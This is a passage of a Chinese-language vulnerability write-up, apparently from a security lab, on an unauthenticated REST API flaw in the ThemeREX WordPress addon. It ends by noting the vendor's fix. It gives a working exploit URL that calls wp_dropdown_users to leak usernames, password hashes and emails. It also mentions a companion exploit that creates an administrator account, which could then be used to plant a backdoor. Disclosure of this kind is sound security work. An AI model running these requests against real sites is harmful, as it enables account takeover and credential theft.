*     @type string|bool $comment_shortcuts  Whether to enable comment moderation keyboard
*                                           shortcuts for the user. Default false.
*     @type string      $admin_color        Admin color scheme for the user. Default 'fresh'.
*     @type bool        $use_ssl            Whether the user should always access the admin over
*                                           https. Default false.
```

由此一来，wordpress 中将会增添一个 administrator 权限的名为 TEST 的用户，如下图



利用新创建的管理员账号可以完成进一步攻击：例如通过修改 wordpress 模板等操作，在 wordpress 中写入后门文件。

利用二：通过 wp_dropdown_users 查看所有账号信息

构造如下链接：

http://127.0.0.1/wordpress/wp-json/trx_addons/v2/get/sc_layout?sc=wp_dropdown_users&show=user_login

wp_dropdown_users 为 wordpress 提供的用来查询用户信息的函数


wp_dropdown_users 同样满足可以接收一个数组作为参数的需求，wp_dropdown_users 参数说明如下

```
1046    * @param array|string $args {
1047    *     Optional. Array or string of arguments to generate a drop-down of users.
1048    *     See WP_User_Query::prepare_query() for additional available arguments.
1049    *
1050    *     @type string       $show_option_all        Text to show as the drop-down default (all).
1051    *                                                Default empty.
1052    *     @type string       $show_option_none       Text to show as the drop-down default when no
1053    *                                                users were found. Default empty.
1054    *     @type int|string   $option_none_value      Value to use for $show_option_non when no users
1055    *                                                were found. Default -1.
1056    *     @type string       $hide_if_only_one_author Whether to skip generating the drop-down
1057    *                                                if only one user was found. Default empty.
1058    *     @type string       $orderby                Field to order found users by. Accepts user fields.
1059    *                                                Default 'display_name'.
1060    *     @type string       $order                  Whether to order users in ascending or descending
1061    *                                                order. Accepts 'ASC' (ascending) or 'DESC' (descending).
1062    *                                                Default 'ASC'.
1063    *     @type array|string $include                Array or comma-separated list of user IDs to include.
1064    *                                                Default empty.
1065    *     @type array|string $exclude                Array or comma-separated list of user IDs to exclude.
1066    *                                                Default empty.
1067    *     @type bool|int     $multi                  Whether to skip the ID attribute on the 'select' element.
1068    *                                                Accepts 1|true or 0|false. Default 0|false.
1069    *     @type string       $show                   User data to display. If the selected item is empty
1070    *                                                then the 'user_login' will be displayed in parentheses.
1071    *                                                Accepts any user field, or 'display_name_with_login' to show
1072    *                                                the display name with user_login in parentheses.
```


通过 wp_dropdown_users 接口可以泄露 wordpress 账号信息。该操作同样不需要任何权限

上述 payload 中指定 show 参数值为 user_login，这样可以查看 wordpress 所有用户名，见下图

show 参数值可以设置为 user_pass 来进行查看存储在数据库中加密后的密码，见下图



show 参数值可以设置为 user_email 来进行查看邮箱，见下图



0x04 总结

为了解决安全问题，ThemeREX 选择将受影响的 plugin.rest-api.php 文件完全删除。plugin.rest-api.php 文件是为了提供与 Gutenberg 插件的兼容性而设计，但在目前版本中 Gutenberg 插件已完全集成为 WordPress 核心。因此 plugin.rest-api.php 文件不再被需要，删除该文件不会影响到用户的正常使用。

天融信阿尔法实验室成立于 2011 年，一直以来，阿尔法实验室秉承 “攻防一体” 的理念，汇聚众多专业技术研究人员，从事攻防技术研究，在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队，阿尔法实验室精湛的专业技术水平、丰富的排异经验，为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。

/